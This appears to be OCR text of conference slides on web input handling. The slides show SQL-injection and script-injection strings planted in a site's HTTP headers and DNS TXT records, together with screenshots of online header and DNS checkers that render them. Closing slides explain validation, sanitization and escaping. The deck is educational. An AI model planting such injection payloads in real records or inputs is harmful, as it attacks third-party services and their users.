
.. And everything else that comes from outside



Request URL: https://ayesh.me/
Request method: GET
Remote address: 8.9.8.193:443
Status code: 200 OK
Edit and Resend
Raw headers
Version: HTTP/2.0
Filter headers
x-content-type-options: nosniff
x-drupal-cache: HIT
X-Firefox-Spdy: h2
x-powered-by: PHP/6.0.7'; DROP TABLE 'domain...://ayesh.me/go/XSS';}</script>
Request headers (442 B)
Accept: text/html,application/xhtml+xm...plication/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.5


Check the http headers for a pa
https://www.dnsqueries.com/en/http_headers_check.php
Search
Home | Http Headers
Check the http
XSS !?!?
OK
Cancel
HTTP Headers are special lines
during an HTTP request. Both t
the server send out headers which contain
special informations on the transfer itself. This
tool is useful to check the headers sent out by
the web server when serving a page.
Web Page:
https://ayesh.me/go/XSS
Run tool ››
Headers sent by the page
Header
Value
HTTP CODE = HTTP/1.1 200 OK
Date = Thu, 08 Nov 2018 14:13:40 GMT
Server = Apache
X-Drupal-Cache = HIT
Content-Language = en
X-Frame-Options = sameorigin
Read www.dnsqueries.com


Check HTTP Headers online-
https://smallseotools.com/get-http-headers/
Search
Register
Login
SmallSEOTools
Plagiarism Checker
Grammar Checker
Reverse Image Search
Word Counter
Seo Blog
Type any word to search from sec
XSS !?!?
OK
Cancel
GET HTTP HEADERS
Enter a URL with http:// or https://
Enter URL
Transferring data from cdnjs.cloudflare.com...


HTTP / HTTPS Header Check
www.webconfs.com/http-header-check.php
Search
webconfs.com
seo tools & webmaster utilities
SEO Tools
15 Minute SEO
SEO Tutorial
SEO Articles
How To Google Adwords
SEO Comics
SEO Glossary
SEO Puzzle
Web Tools
XSS !?!?
OK
Cancel
Web Tools : HT
HTTP/1.1 200 OK =
Date => Thu, 08 No
Server => Apache
X-Drupal-Cache => HIT
Content-Language => en
X-Frame-Options => sameorigin
Link => ; rel="canonical",; rel="shortlink"
Cache-Control => public, max-age=86400
Expires => Sun, 19 Nov 1978 05:00:00 GMT
Vary => Cookie,Accept-Encoding
X-Content-Type-Options => nosniff
Strict-Transport-Security => max-age=31536000;includeSubDomains;preload
X-Xss-Protection => 1;mode=block
Referrer-Policy => no-referrer-when-downgrade
X-Powered-By => PHP/6.0.7'; DROP TABLE 'domains';
The Best Web Hosting
only $2.95 /mo
Get Started
bluehost
Top SEO Web Hosting Companies
SEO Services
White Label SEO
Backlinks
Blog Writing Service
Website Monitoring
TheHOTH Reviews
Local SEO Services
Attracta Reviews
Read a.optnmnstr.com



HTTP Status Codes Checker ~ S
tools.seobook.com/server-header-checker/?page=single&url=https%3A
Search
SEOBOOK
Join FREE
About
Support
Login
Search
Home
Blog
Pricing
Community
Training
SEO Tools
Videos
Training Courses → Overview SEO PPC Tracking
Audio Tools Interviews Discounts
XSS !?!?
OK
Cancel
SEO Tools
Tools to help you build and market your website.
Firefox Extensions
Rank Checker
SEO Toolbar
SEO for Firefox
Website Health Check
Duplicate Content Checker
Web Tools
The Keyword Tool
Hub Finder
Local Rank
Show Ser
ebpage
Server Header Checker
Single Page Header Check
Bulk Page Header Check
Read apis.google.com


http header check
freeonlinetools24.com/status
Search
Home
GMT
MD5 generator
Base64
Base64 image
Serialize
Unserialize
json decoder
IP
Http status check
HTTP / HTTPS Header Response Checker
This tool provides you a wide range of real time http status codes. which could be useful to check the current status of your website/server, is it up or down or does it carry any other informations?
Please input your website/server address:
https://ayesh.me/go/XSS
XSS !?!?
OK
Cancel
Header Informa
sh.me/go/XSS
Code
Status
200
OK
Additional Information
Header
Value
Date
Thu, 08 Nov 2018 14:17:10 GMT
Server
Apache
X-Drupal-Cache
HIT
Content-Language
en
X-Frame-Options
sameorigin
Link
; rel="canonical",; rel="shortlink"
Cache-Control
public, max-age=86400
Expires
Sun, 19 Nov 1978 05:00:00 GMT
Accept-Encoding
Read freeonlinetools24.com

Lookup Results

TXT record results for ayesh.me, using server 8.8.8.8.

Domain	Type	TTL	Answer
ayesh.me	TXT	3599	'; DROP TABLE 'domains'; <script>var a = window.confirm('XSS !?!?');if (a) {window.location.href = 'https://ayesh.me/go/XSS';} </script>
ayesh.me	TXT	3599	I am Batman!
ayesh.me	TXT	3599	v=spf1 include:_spf.google.com ~all
ayesh.me	TXT	3599	keybase-site-verification=28siOqCkKBuU8G_6AA9E-cc-hSbyjAq_FULATZylBEE


DNS Checker - DNS Check Prop
https://dnschecker.org/#TXT/ayesh.me
Search
DNSCHECKER
Donate
Home
Flush DNS
DNS Servers
Reverse DNS Lookup
Add Custom DNS
Donate
Report Bug
Your IP : 188.169.114.217
DNS CHECK
ayesh.me
TXT
Search
CHECK DNS RESOLUTION
st or started a new website, then you are in right place! DNS
ervice for checking domain name server records against a
ers in different corners of the world. Do a quick look up for any
collected from all location for confirming that website is
dwide.
XSS !?!?
OK
Cancel
Holtsville NY, United States
Opendns
keybase-site-verification=28siOqCkKBuU8G_6AA9E-cc-hSbyjAq_FULATZylBEE
I am Batman!
'; DROP TABLE 'domains';
v=spf1 include:_spf.google.com ~all
Canoga Park, CA, United States
Sprint
'; DROP TABLE 'domains';
v=spf1 include:_spf.google.com ~all
keybase-site-verification=28siOqCkKBuU8G_6AA9E-cc-hSbyjAq_FULATZylBEE
I am Batman!
Holtsville NY, United States
Opendns
I am Batman!
v=spf1 include:_spf.google.com ~all
keybase-site-verification=28siOqCkKBuU8G_6AA9E-cc-hSbyjAq_FULATZylBEE
'; DROP TABLE 'domains';
ayesh.me - DNS Propagation Map by DnsChecker.org

(ノ°Д°）ノ ┻┻

VALIDATE SANITIZE ESCAPE

VALIDATE

SANITIZE ESCAPE

Validate user input at the **first entry** point
Refuse to continue without a valid input

Use when you know the exact data format

`example@example.com`

`Example-example`

https://example.com

VALIDATE

SANITIZE

ESCAPE

Accept user input, but **clean-up before use**
Strip HTML tags, unnecessary characters, etc.

Use when you cannot immediately reject input

Strip HTML: *How to <script>alert('xss');</script>* ➡ *How to*

Strip HTML: *How to <script>alert('xss');</script>* ➡ *How to alert('xss');*

Sanitize file name: *my-awesome-song-*****.mp3* ➡ *my-awesome-song-_____.mp3*

HTML Class name: *my-class>your-class* ➡ *my-class_your-class*

VALIDATE SANITIZE

ESCAPE

Neutralize harmful characters with counterparts
without modifying the meaning/appearance


Use when you **output** user input

VALIDATE SANITIZE

ESCAPE

